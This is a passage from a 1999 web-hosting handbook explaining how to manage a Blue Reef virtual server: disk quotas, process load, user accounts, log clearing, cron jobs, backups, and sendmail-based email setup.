                                   depends on its Virtual Server type. The default quotas for the types of Virtual
                                   Servers are listed below:
                                   § Server A: 70 Megs
                                   § Server B: 200 Megs
                                   § Server C: 500 Megs
                                   The Virtual Servers quota can be increased at any time. Additional disk
                                   space costs $1 per meg/per month. Yet, it is not always necessary to add
                                   additional disk space when your quota is reached. The log files on your
                                   Virtual Server may take up excessive space because they have not been
                                    processed and cleared, or in other cases a hung process such as AFTPD
                                   could be using disk space. These ssues will be discussed later in this chapter.

                                   To increase your quota
                                   Send an email to serverservice@bluereef.net, requesting additional
                                   disk space in 1 meg increments.


                                   Sample Quota Command
                                   To check the amount of disk space used on the Virtual Server, telnet to the
                                   server and from a command prompt type:


                                   % quota
                                   Disk quotas for user bob (uid 11487):
                                   Filesystem blocks quota       limit    grace files quota limit grace
                                   /usr         80030   281600 309760      255   55000 57750


                                   Defining Quota commands
                                   Filesystem This indicates that quota is checking for any files that you own
                                              on the /usr volume. You also own files on the /backup
                                              volume but they are not counted against your quota.
                                   Blocks           The blocks indicate the space that is currently being used. A
                                                    block is 1024 bytes. This server is using 81.9 megs of disk
                                                    space (80030x1024).
                                   Quota           The disk space allowed a Virtual Server indicated in blocks.
                                                   This Virtual Server is a server C which has 275 megs by
                                                   default (281600/1024=275). The quota is a soft limit, meaning
                                                   the server continues to function when it reaches the quota.
                                   Limit          The limit is a hard limit, meaning the server is unable to write
                                                  to disk when it exceeds this limit. Each Virtual Server is
                                                  allowed a 10% (275+27.5=302.5 | 302.5*1024=309760)
                                                  excess of its quota before the limit is reached.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      54
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Grace          The grace period is a time allowed for being over quota before
                                                  a hard limit is reached. The grace period is 7 days. You can go
                                                  over quota and still continue to function as long as you don't
                                                  go over quota by 10% or more or for over 7 days.
                                   Files          Your quota is also controlled by the number of files you have
                                                  and the amount of disk space. The limit on the number of files
                                                  can be increased without a charge. We currently give you 200
                                                  files per meg (275*200=55000). The files limit has a quota
                                                  and grace which function just like the disk space quota.

                                   Note: When you are over the quota you need to take action before the
                                   limit is reached. When the limit is reached, any program that creates or
                                   appends to files will not function.


                                   Exceeding Quotas Due to Logs
                                   The server maintains log files for email, FTP and the World Wide Web.
                                   The logs grow rapidly on an active server. To avoid exceeding the limit due
                                   to log files, set up a CRON file that emails the needed logs to you and then
                                   nukes the logs when finished. See Managing with Cron, later in this
                                   chapter.

                                   To remove log files
                                   At the command prompt, enter the command vnukelog. This action
                                   removes the following files:
                                        ~/usr/log/messages (this is the log file for E-mail, ftp and logins)
                                        ~/www/logs/error_log
                                        ~/www/logs/access_log
                                        ~/www/logs/referer_log

                                   Handling Subhost Quotas
                                   The command used to maintain logs for subhosts is called vnl. The
                                   command reads the World Wide Web httpd.conf file, checks for
                                   subhosts with log files, and lists the log files. You can then choose which
                                   log files to delete with vnl.

                                   To view your disk usage
                                   While at a command prompt:
                                   % cd
                                   % vdiskuse | more

                                   Note: vdiskuse lists the directory and file usage from your current
                                   directory.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      55
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Managing the Virtual Server
                                   Load
                                   The Virtual Server has limits on the amount of resources it can use at any
                                   one time. This makes it very important to manage the load you put on it.
                                   The term "load" refers to the usage of the following:
                                        ♣ Memory
                                        ♣ CPU
                                        ♣ Files open
                                        ♣ Processes
                                   The following table shows Virtual Server limits.
                                     Server A                 Server B                     Server C
                                     Memory       8 MEGS      Memory        8 MEGS         Memory         12 MEGS

                                     Quota        70 MEGS     Quota         200 MEGS       Quota          500 MEGS

                                   Each Virtual Server needs limits to prevent any one Virtual Server from adversely
                                   affecting the performance of the entire physical host server.

                                   To check the Virtual Server load
                                   From the command prompt type:
                                   % top
                                   The top command displays both cumulative totals of the host server and
                                   totals of your Virtual Server:
                                       ♣ load average
                                       ♣ number of processes
                                       ♣ CPU use
                                       ♣ Memory use


                                   Sample top command
                                        The following is a sample of the output from running top:

                                        load averages: 0.06, 0.02, 0.00      14:34:21
                                        263 processes: 8 running, 249 sleeping, 6 zombie
                                        CPU states: 44.0% user, 0.0% nice, 32.3% system,
                                        0.0% interrupt, 23.7% idle
                                        Memory: Real: 42M/95M Virt: 105M/1319M Free:
                                        114M
                                        PID USERNAME PRI NICE SIZE RES STATE TIME
                                        WCPU CPU COMMAND
                                        20655 trout 18 0 220K 288K sleep 0:00 0.00%
                                        0.00% csh


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      56
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 5 - Maintaining your Virtual Server


                                        20686 trout 28 0 504K 644K run                   0:00 0.00%
                                        0.00% top
                                   While running top you can do the following:

                                   To increase the number of processes listed
                                   § While top is running press "n"

                                   To kill a process
                                   1. While top is running press "k"
                                   2. Enter the process ID (PID).
                                   The left column stores the PID. You can kill multiple processes by entering
                                   multiple PID numbers on one kill line with a space separating the PID
                                   numbers.

                                   Note: Take care when killing a process. The only time that you should
                                   kill a process is if a process is hung and using up your resources.


                                   Defining top terminology
                                   Load averages         The load averages at the top of the example is your
                                                         Virtual Server’s total load with a history of one
                                                         minute, five minutes and fifteen minutes. A load
                                                         average over 1.0 is high for a Virtual Server.
                                   Active processes      The active processes at the bottom of the example are
                                                         the processes currently running on your Virtual
                                                         Server.


                                   Memory and Processes
                                   A process is a program that is running, sleeping, or waiting. For example,
                                   when your web site receives a hit, HTTPD uses a process. If the programs you
                                   have running exceed the memory limit, your Virtual Server will stop running
                                   services. For example, if you are running a RealAudio server that uses 4 MB
                                   of memory, only half of your Virtual Server's memory would be available for
                                   other processes.

                                   To check the processes
                                   From the command prompt:
                                   % ps
                                   To check the processes that start with POP, you would enter at the command
                                   prompt:
                                   % ps –ax | grep pop
                                   The following is an example of killing a process:
                                   % ps -ax | grep pop
                                   % kill pid_number


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     57
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 5 - Maintaining your Virtual Server


                                   Managing Users
                                   As stated earlier, the Virtual Server Administrator is responsible for the following:
                                        ♣ Adding users
                                        ♣ Removing users
                                       ♣ Modifying user profiles
                                   The following commands deal directly with users and their profiles. Each
                                   command is explained in detail in this chapter:
                                   vadduser      Adds and modifies users.
                                   vlistuser     Lists all users on your Virtual Server.
                                   vrmuser       Removes a specified user.
                                   vpasswd       Changes password for a user.


                                   Adding Users
                                   Use "vadduser" to add users and modify existing users’ profiles.

                                   To add a user
                                   1. Via telnet or SSH, enter "vadduser" at the prompt. This action displays
                                       a series of questions or commands:
                                      % vadduser
                                   2.   Enter the username
                                   3.   Enter email/FTP password.
                                   4.   Retype new password:
                                   5.   Enter user's Full Name followed by a return. Use less than 80
                                        characters and no ':' characters.
                                   6.   Enter the Account Services the user will require, including:
                                        ♣ FTP (File Transfer Protocol) for uploading/downloading files
                                        ♣ Email services including POP, IMAP, and SMTP
                                        ♣ Enter the service name (FTP or Mail) to toggle the services for the
                                              account.
                                   7.   Enter a response to the question "Do you want to add service options
                                         like quotas to this account?"
                                   8.   Enter the FTP quota for this account in MB (0 for no quota).
                                   9.   Enter a numerical response for the question "Where would you like to
                                        put the user’s home directory?"
                                        ♣ Enter "1" for an E-mail account home directory
                                             (/usr/home/username).
                                        ♣ Enter "2" for a web-hosted account home directory
                                             (/usr/local/etc/httpd/htdocs/username).
                                        ♣ Enter "3" for an anonymous FTP home directory
                                             (/ftp/pub/username).
                                        ♣ Or enter any custom path (e.g. /www/httpd/htdocs/users/username)

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       58
BLUE REEF VIRTUAL SERVER HANDBOOK                                       Chapter 5 - Maintaining your Virtual Server


                                   Note: Running the vadduser script is straightforward with one
                                   exception: the account services (FTP and Mail). These services are
                                   added to a user's account by default. Don’t enter anything, just hit
                                   enter for the user to have FTP and Email. For the user to have FTP-
                                   only access, enter mail. For the user to have Mail-only access, enter
                                   FTP and hit enter. If you need to add a service, enter FTP or mail to
                                   toggle it on.


                                   To modify an existing user
                                   1. Run vadduser again.
                                   2. Specify the username.
                                   3. vadduser detects the user by name, then asks you if you want to modify
                                      the user account. Proceed through the Vadduser fields by answering the
                                      questions.

                                   To list users
                                   vlistuser            Lists the users you have added to the Virtual Server.
                                                        It lists the name, userid, home directory and e-
                                                        mail/FTP quotas.

                                   Removing Users
                                   vrmuser              Removes a user from your Virtual Server. To run
                                                        vrmuser, enter the command at a UNIX prompt.

                                   Changing a User's Password
                                   vpasswd          Changes a user's password. To run vpasswd type
                                                     vpasswd username at a UNIX prompt.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    59
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 5 - Maintaining your Virtual Server


                                   Troubleshooting the Virtual
                                   Server
                                   The Virtual Server Administrator is called upon to troubleshoot the errors
                                   and problems that will come up from time to time. Many of the troubleshooting
                                   steps have already been mentioned in this chapter.


                                   Checking the Quota
                                   Remember: when the quota hard limit is met, nothing can write to disk.
                                   Email will not be accepted, logs will not be written, installs will not complete,
                                   guestbooks and forms will not save to file. Remember the quota has the soft
                                   limit and hard limit so you have time to fix the problem. If you exceed your
                                   quota you can use the vnukelog and vdiskuse commands to fix the
                                   problem.


                                   Checking the Log Files
                                   Errors and system messages are logged in the Virtual Server log files. If you
                                   are having problems with email or FTP check the ~/usr/log/messages
                                   file. When users report problems with email or FTP, the second step after
                                   checking quotas is to review the messages file. An enduser often does not
                                   understand the cause of his errors. Checking the ~/usr/log/messages
                                   file will give more details on the error. It is extremely useful to use the "tail"
                                   command to watch the messages as they are being added to the log. The
                                   tail command allows you to see error messages as they are added to the log
                                   if you can get the user to duplicate the error. To do this do the following:
                                   1. Telnet or SSH to your Virtual Server
                                   2. At a command prompt type the following:
                                   % tail -f ~/usr/log/messages
                                   3. Have the user duplicate the error while running the tail command.
                                   Any error messages displayed in the web broswers will be recorded in the
                                   ~/www/logs/error_log file. While the error message in the browser
                                    may be vague ("Server Error 500"), the error log will have detailed error
                                   messages. You can use the above tail command to watch the log while you
                                   duplicate the error.


                                   Checking the Processes
                                   If you are getting errors, check to see which processes running. Use the top
                                   and ps commands to check the processes currently running. Occasionally a
                                   a CGI program may not close properly, which then causes it to use all of
                                   theVirtual Server's capacity. At other times, the popper process may hang when a
                                   user's connection is terminated improperly. When checking top check how long
                                   a process has been running. If it is idle and has been running for a long time
                                    it may be hung and causing you some problems.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       60
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 5 - Maintaining your Virtual Server


                                   If all of the above steps fail, contact Blue Reef support . Technical support
                                   can give the details of what solved the problem allowing you to keep that
                                   information for future use. Also check the Blue Reef Virtual Server web site.
                                   Support has archives, knowledge bases and numerous documents that will
                                   help with common problems.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     61
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Managing with Cron
                                   Cron enables you to schedule tasks to be done automatically. Cron is the
                                   system scheduler for Unix. Using Cron, you can schedule events to occur
                                   daily, weekly, monthly, hourly or whenever. Any command or set of
                                   commands you can run from a Telnet or SSH prompt can be run from Cron.
                                   For detailed information on Cron you can telnet to your server and type "man 5
                                   Crontab" at the command prompt. Much of the information in this section is
                                   taken from the man (manual) page written by Paul Vixie.
                                   Each Virtual Server can load its own Cron job to execute scheduled tasks.
                                   The most effective way to use Cron is to load the scheduled tasks into the
                                   Cron daemon from a file that you have created and stored on the Virtual
                                   Server. Although it is possible to manipulate Cron directly, loading Cron
                                   jobs from pre-formatted files will ensure that you have a copy of the file
                                   around for editing and for archival purposes. A common place to put such a
                                   Cron file is in a directory called Cronfiles in your ~/etc directory.

                                   To make the " Cronfiles" directory
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter:
                                      % cd ~/etc
                                      % mkdir cronfiles
                                   You can then store the file(s) holding your Cron information in this
                                   directory. After you have made the Cron file, you need to load it into the
                                   Cron program (daemon).

                                   To load a file into the Cron program
                                   1. Change directories to where the file is located on your Virtual Server.
                                      % cd ~/etc/cronfiles
                                   If you have placed a Cron file in the directory named my_ cron_file, load
                                   the file into the Cron program by typing:
                                        % crontab my_cron_file
                                   A copy of the Cron file you created is in memory in the Cron program. To
                                   view Cron's copy in memory, you can call the Cron program with the "list"
                                   option:
                                        % crontab -l
                                   Cron has other command line options such as "edit" and "remove". These
                                   commands will allow you to manipulate the information that Cron has in
                                   memory. For example, if you wanted to add another event to the Cron
                                   information, you could use the Crontab -e option:
                                        % crontab -e
                                   This will take the copy of the entry that is stored in the Cron programs
                                   memory, and allow you to edit it. This is however a less preferable option
                                   than changing the physical file and re-loading it into Cron because the
                                   changes will not be physically stored anywhere accept in Cron’s memory.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      62
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                        % crontab -r
                                   This will remove the Cron entry you have loaded.

                                   Note: If you created a Cron entry with " crontab -e" and your run
                                   "crontab -r", you will lose your Cron entry forever. This is a good reason
                                   to keep a physical copy of your Cron file and load it into memory.


                                   Creating Cron files
                                   In a Cron file, blank lines are ignored. Lines that have a pound sign (#) as
                                   the first character are considered comments and thus are also ignored. There
                                   are two types of Cron entries: environmental variables and Cron commands.

                                   Environmental variables
                                   Environmental variables have the form:
                                       name = value
                                   The spaces around the equal sign are optional and any spaces in the "value"
                                   will be included in the value being set. The value string may be placed in
                                   quotes (either single or double) to preserve leading or trailing spaces.
                                   One environmental variable that can be set is the MAILTO variable. If
                                   MAILTO is defined, any mail that is sent by Cron, such as error notices,
                                   are sent to the address assigned to the variable. If this value is not explicitly
                                   defined, error mail messages will be sent to the Virtual Server Administrator
                                   login name. For example, if your Virtual Server Administrator login name
                                   (i.e., Telnet login name) were "judy", administrative email from the Cron
                                   daemon would be sent to judy@yourdomain.com. An example MAILTO entry
                                   might look like:
                                         MAILTO=johndoe@somedomain.com
                                   If MAILTO is defined as follows:
                                         MAILTO=""
                                   no mail will be sent from Cron

                                   Setting Cron commands
                                   Each command entry in a Cron file is composed of a series of fields that
                                   Cron uses to determine which event to run at a specific time and date. The
                                   first five fields (space delimited) specify time and date information as
                                   follows:
                                      CRON Time and Date fields
                                     Field                      Allowed values
                                     Minute                     0-59
                                     Hour                       0-23
                                     Day of Month               0-31
                                     Month                      0-12 (first three letters of month names allowed)
                                     Day of Week                0-7 (first three letters of weekday names allowed)


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      64
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 5 - Maintaining your Virtual Server


                                   Asterisks may be used as wildcards, meaning "first through last." The asterisk
                                   is used when you want an event to occur for every allowable value. For example,
                                   if you wanted to schedule your log files to be purged on a monthly basis you could
                                   place an asterisk in the Day of Month field. As you might imagine, it would be
                                   unwise to put an asterisk in the Minute field of the Cronfile as it would cause
                                   excessive load on your Virtual Server to process the log file every minute.
                                   Ranges, such as two numbers separated with a hyphen (-), are allowed. For
                                   example, if you wanted the Cron to send you email to warn you that your
                                   taxes are due April 15th, and you want to be warned starting in January
                                   until they are due in April, you could create a Cronfile with the value 1-4 in
                                   the month field, and the Cron would run starting in January until April. You
                                   can specify a list of values by separating the numbers with a comma. For
                                   example, 1,7,9,10 would be the months January, July, September, and
                                   October. Skip values can be specified with the "/" sign. For example, 1-12/2
                                   would be "every other month." Names can also be used for the month and
                                   day of the week fields. The first three letters of the month or day can be
                                   used, but is not allowable with ranges or lists.
                                   Here are some additional examples of valid time/date values:
                                   Example:      What it does (examples are in the hour field)
                                   8-12          Event will execute each hour in the range 8,9,10,11,12
                                   1,4,5,7       Event will execute each hour specified 1,4,5,7
                                   0-4,8-12      Event will execute each in the two ranges
                                   0-23/2        Event will execute every other hour 2,4,6,8....
                                   */2           Same as above
                                   The sixth field in a Cron file (i.e., rest of the Cron line) is where you place
                                   the command you want to run. The entire command portion, up to the
                                   newline character or the % character will be executed by /bin/sh (or the
                                   shell you have specified with the SHELL environmental variable). Percent
                                   signs in the command, unless they are "escaped" with a backslash () will be
                                   changed into newline characters and all data after the first % will be sent to
                                   the command as standard input.
                                   Example Cron for mailing a notice about taxes:
                                      # This is a comment.
                                      SHELL=/bin/csh
                                      MAILTO=johndoe@somedomain.com
                                      5 22 14 1-4 * mail -s "Your taxes are due on
                                      April 15th"
                                      judy@somedomain.com%Judy,%%Fill out your taxes!%

                                   Note: Do not place hard returns in Cron commands; the line will wrap
                                   on its own. Hard returns tell Cron that the end of the Cron command has
                                   occurred.

                                   Example Cron for deleting logs monthly:
                                      MAILTO=johndoe@somedomain.com
                                      1 3 * * * /usr/local/bin/virtual vnukelog


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       64
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Notice the use of the "virtual" command in the above example. The virtual
                                   command is used to run scripts from the users "home" directory. It should
                                   be pointed out here that CRON jobs do not run from the Virtual Server
                                   environment. They run from the physical server environment but run under
                                   the Virtual Server User ID (a special number that keeps track of users, what
                                   files they own, and what processes they own). For this reason, when you try
                                   and run scripts or programs from Cron, you must include the full path to the
                                   script. This includes the path to your "home" directory. For example, if your
                                   telnet login were "judy", the path to your home directory would be
                                   /usr/home/judy/. This is the path from the physical server's root file
                                   structure.
                                   Example Cron for sending a notice to occasionally mail information to
                                   judy:
                                      01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/
                                      Cronfile/my_ Cron_file | /usr/bin/mail -s
                                      "Message goes here" judy@somedomain.com

                                   Tip: The use of the environmental variable $HOME, enables you to do
                                   the same thing as the virtual command.

                                   Example Cron for automating stats using getstats:
                                      40 19 * * * /usr/local/bin/getstats -d -f |
                                      /usr/bin/mail -s "HTTP Daily stats"
                                      judy@somedomain.com
                                   Example Cron for producing a weekly "getstats" report
                                      40 19 * * 1 /usr/local/bin/getstats -w -f |
                                      /usr/bin/mail -s "HTTP Weekly stats"
                                      judy@somedomain.com
                                   Example Cron for nuking the logs with the -n option
                                      40 19 1 * * /usr/local/bin/getstats -w -f -n |
                                      /usr/bin/mail -s "HTTP Monthly Stats"
                                      judy"@somedomain.com

                                   Note: Nuking the logs only occurs after Cron has produced a weekly
                                   "getstats" report.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      66
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Backups
                                   Each night the Virtual Server is copied to /backup/home/login-id.
                                   Prior to the copy the contents of /backup/home/login-id are compressed into
                                   a tar file which also gets archived on tape. Restoring files from the different
                                   locations would be difficult without a utility called getback. To restore a
                                   file using getback, Telnet to the server and change to the directory where
                                   the file is located and then type getback filename or getback
                                   directory-name. It will list the times and dates available from tape,
                                   /backup/home, and /usrbackup. There is a charge for recovering
                                   some of the older files, getback will say "fee" on the line if it is a charge.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      66
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


   Chapter


      6
                                   Using the Virtual
                                            E-mail Service
                                   Among the most popular features of the Internet today is electronic mail, or
                                   email. Like its postal equivalent, email are messages relayed with sender
                                   addresses and recipient addresses. Unlike postal mail, however, electronic
                                   mail is delivered around the world in a matter of seconds and is used to
                                   reach a large number of recipients with little cost or difficulty.
                                   When discussing the transmission of email messages from computer to
                                   computer across the Internet, you should first understand some of the
                                   technical terminology involved. When computers transfer email to each
                                   other across a computer network, they communicate using a special
                                   protocol, or a prearranged pattern of communication, to "speak" to each
                                   other so that mutual comprehension occurs. This chapter includes
                                   information about the following:
                                        ♣ Protocols
                                        ♣ Exploring SMTP server software
                                        ♣ Creating email accounts
                                        ♣ Setting up aliases
                                        ♣ Creating email address mappings
                                        ♣ Maintaining your email log file


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     67
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


                                   Protocols
                                   SMTP (Simple Mail Transfer Protocol) enables computers to send mail
                                   to each other using the Internet. SMTP pertains only to the protocol used by
                                   computers to transfer and deliver email.
                                   POP (Post Office Protocol) enables mail recipients to retrieve mail that has
                                   arrived.
                                   IMAP (Internet Message Access Protocol) enables message retrieval and
                                   storage.


                                   SMTP Server
                                   An SMTP server must have the following to send and receive email across
                                   the Internet:
                                   ♣ An SMTP server should have a continuous Internet connection and be
                                        prepared to receive mail at all times because incoming mail can arrive
                                        at any time of day.
                                   ♣ An SMTP server also delivers outgoing messages on behalf of a computer
                                        that does not have complete SMTP capabilities.
                                   ♣ An SMTP server performs relays on behalf of other computers. When an
                                        SMTP server is asked to deliver a message on behalf of another
                                        computer and the recipient of the message is not a local user on the
                                        system, the SMTP server relays the message to the eventual destination
                                        server.


                                   POP Server
                                   A POP server enables recipients of email messages to retrieve the
                                   messages from the POP server. Once the messages are retrieved and deleted by
                                   recipients, the messages cannot be "put back" or restored on the server.


                                   IMAP Server
                                   An IMAP server enables users to retrieve mail and store mail (unlike a POP
                                   server). Users can shuffle messages to and from the IMAP server.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     68
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 6 - Using the Virtual Email Service


                                   Exploring SMTP Server
                                   Software
                                   The Virtual Server system uses the SMTP server software package named
                                   "sendmail." Sendmail is a UNIX-based program that routes much of the
                                   world's Internet email. UNIX-based programs are case sensitive, so remember
                                   that all file names and commands should be in lower case, unless otherwise specified.

                                     Configuration file   File description

                                    ~/etc/sendmail.cf This file is the master sendmail configuration file. The
                                                          sendmail.cf lists file locations and configuration items that the
                                                          sendmail program uses. Do not alter this file unless you are an
                                                          experienced email administrator.
                                     ~/etc/aliases        This file contains the alias list (or forwarding addresses), used to
                                                          distribute incoming mail messages.
                                     ~/etc/aliases.db     This is the binary version of the ~/etc/aliases file that
                                                          sendmail uses. Do not manually edit this file. To rebuild
                                                          ~/etc/aliases.db, edit ~/etc/aliases and run vnewaliases.

                                     ~/etc/virtmaps       This file contains the virtual email address mappings used by
                                                          sendmail when you have more than one domain name
                                                          associated with a virtual server.
                                     ~/etc/spammers       This file contains the email addresses or Internet hostnames of
                                                          abusive Internet users whose mail will be rejected if it is ever
                                                          sent to your system. The ~/etc/spammers file enables you to
                                                          selectively reject "junk" mail.
                                    ~/etc/spammers.db This is the binary version of the ~/etc/spammers file that
                                                          sendmail itself uses. Do not manually edit this file. To rebuild
                                                          ~/etc/spammers.db, edit ~/etc/spammers and run the command
                                                          vnewspammers.

                                    ~/etc/relayers.db This is a binary file used by sendmail as an IP address database
                                                          of authenticated users. Do not manually edit this file. You can
                                                          use the vsmtprelay command to manipulate contents of this file
                                   ~/usr/log/messages This is the master log file for the Virtual Server because it records
                                                          transactions that occur on your Virtual Server system. You can
                                                          use this file as a diagnostic tool in tracing server problems. The
                                                          relationship of the ~/usr/log/messages file to the email handling
                                                          system is described in more detail later in this chapter.
                                     ~/usr/mail           When the Virtual Server email system receives incoming mail,
                                                          the mail is stored in this directory. As new messages arrive they
                                                          are appended to a file in this directory. The file is named after the
                                                          recipient of the message (based on account names).
                                    ~/usr/spool/mqueue The ~/usr/spool/mqueue directory is a temporary location to
                                                          hold incoming or outgoing mail that is experiencing delivery
                                                          troubles. The Virtual Server email system is programmed to
                                                          automatically "flush" this queue on a periodic basis.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       69
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


                                   Commands and Utilities for
                                   Managing Email
                                   The previous chapters covered commands and utilities used to create and
                                   manage user accounts on the Virtual Server. This chapter will not repeat the
                                   previous chapters content, but will explain how these commands are used
                                   for managing email accounts. Below is a list of commands and utilities for
                                   managing email accounts. The "Name" is either the command name or the
                                   name of the utility. The "Type" identifies the name on the left as either a
                                   command (which is run from a Telnet or SSH prompt) or a utility like
                                   "Ace" or "iRoot" (which is installed and run from a browser).


                                     Name         Type          Description
                                     vadduser     command      Creates new user accounts for email and
                                                               ftp. If the users already exists vadduser
                                                               modifies the account.
                                     vrmuser      command       Removes the specified user
                                     vlistuser     command      Lists all valid users and their services and
                                                                (email / FTP) and quotas.
                                     vpasswd       command      Changes a password for the specified
                                                                user.
                                     iRoot        utility       Runs in your web browser and allows you
                                                                to manage user accounts, email aliases,
                                                                passwords
                                     Ace          utility       A Java program that provides a graphical
                                                                interface to the above-listed commands;
                                                                has some additional features.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     70
BLUE REEF VIRTUAL SERVER HANDBOOK                                       Chapter 6 - Using the Virtual Email Service


                                   Creating Email Box Accounts
                                   The "vadduser" command was introduced in Chapter 4. Vadduser is the
                                   command used to create user accounts on the Virtual Server. While running
                                   vadduser you set up an email and FTP account for the user. You can also use
                                   vadduser to modify user accounts after they have been created. You would
                                   use vadduser:
                                        ♣ When you create a user account.
                                        ♣ To modify an existing user account.

                                   When Creating Email Accounts:
                                   1. Assign the user FTP service if the user intends to retrieve mail through
                                       the IMAP server rather than through an email software.
                                   2. Set disk space quotas for the email and FTP accounts. Users who use
                                       IMAP mail must have disk space on the server for storing email.
                                   3. Select the vadduser option number 2 for the FTP home directory if the user
                                       will have a virtually-hosted domain.
                                   4. Inform the user that the email box's address is the account name followed
                                       by the "at" sign (@), followed by the domain name associated with the
                                       virtual server.
                                   For example, Mary Smith has the account name "msmith" and the domain
                                       name associated with your Virtual Server is "yourdomain.com." Mary's
                                       email address would be "msmith@yourdomain.com".

                                   Note: The FTP quota governs the space that may be consumed by the
                                   entire directory tree of a user's home directory. The FTP quota is only
                                   effective when using FTP to upload files. The mail quota governs the
                                   space that may be consumed by a user's mail file under ~/usr/mail. Each
                                   quota is expressed as a decimal integer number of megabytes (MB) of
                                   disk space.


                                   Changing Email Box Passwords
                                   As the Virtual Server Administrator, you can change user passwords at any
                                   time. Ddue to the nature of the UNIX password system, however, you cannot
                                   easily recover a user’s password. If one of your users accidentally forgets
                                   his or her account password, then you must establish a new password.

                                   To Change an Email Box Password
                                   1. From the UNIX command-prompt enter:
                                      %vpasswd username
                                      (where username is the account name).
                                   2. Enter the new password twice, as prompted.

                                   Note: If your users use Eudora POP/IMAP client software, the package
                                   includes Poppass, a password change option. Eudora users can select
                                   the Change Password menu option to change their own passwords
                                   without intervention by the Virtual Server Administrator.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    71
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Advise your users to change passwords frequently. Changing passwords
                                   lessens the likelihood that malicious users can access your Virtual Server.
                                   Characteristics of good passwords include:
                                       ♣ Length--traditional UNIX systems recognize and use the first eight
                                       characters of the password.
                                       ♣ Complexity--UNIX passwords are case-sensitive, and can contain
                                       unusual characters.
                                       ♣ Obscurity--never use a password that incorporates personal information
                                       about yourself or family, or uses dictionary words.
                                   For example:
                                   De76sAf4
                                   The above password has mixed case, numbers, zero personal information and
                                   may not be found in an English dictionary. This makes the password very secure.


                                   Managing Email Accounts
                                   Besides adding new useraccountss, use "vadduser" to edit existing accounts.

                                   To Remove Email Service From Existing Accouns Without
                                   Removing the User
                                   1. From the command prompt, enter vadduser. This action launches the
                                      vadduser program that proceeds through a series of prompts.
                                   2. At option number 4, "Account Services," type E-mail to remove the
                                      users E-mail service or type ftp to remove FTP services.
                                   3. Continue through the rest of the prompts.

                                   To Remove Email Accounts
                                   1. From the command prompt, enter vrmuser. This action launches the
                                      vrmuser program that proceeds through a series of prompts.
                                   2. Enter the account name to remove. This action removes the entire
                                      account except the user’s home directory and contents (remove these
                                      items manually, if necessary).


                                   To List Email Boxes
                                   From the command prompt, enter vlistuser. This action displays a report
                                   with the following account information about each user:
                                            ♣ Account name
                                              ♣   Account owner
                                              ♣   Home directory
                                              ♣   Service list (with associated quotas)

                                   Note: The absence of a dash (--) in the mail quota column indicates that
                                   the account has an E-mail mailbox, (meaning the account is enabled to
                                   receive incoming mail).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      72
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Configuring Email Client Software
                                   There are many email clients available today. Describing how each email
                                   software should be setup to receive email is beyond the scope of this
                                   chapter. There are three basic things, however, the user needs to setup in
                                   order to receive email from the Virtual Server.
                                   1.   Email address – the email address is the username you created with
                                        vadduser plus the domain name. For example:
                                        bob@yourdomain.com
                                   2.   Incoming Mail Server – the incoming mail server is your Virtual Servers'
                                        domain name or IP address. It can also be written as "pop.yourdomain.com".
                                   3.   Outgoing Mail Server – written as "smtp.yourdomain.com".


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      73
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Email Aliases
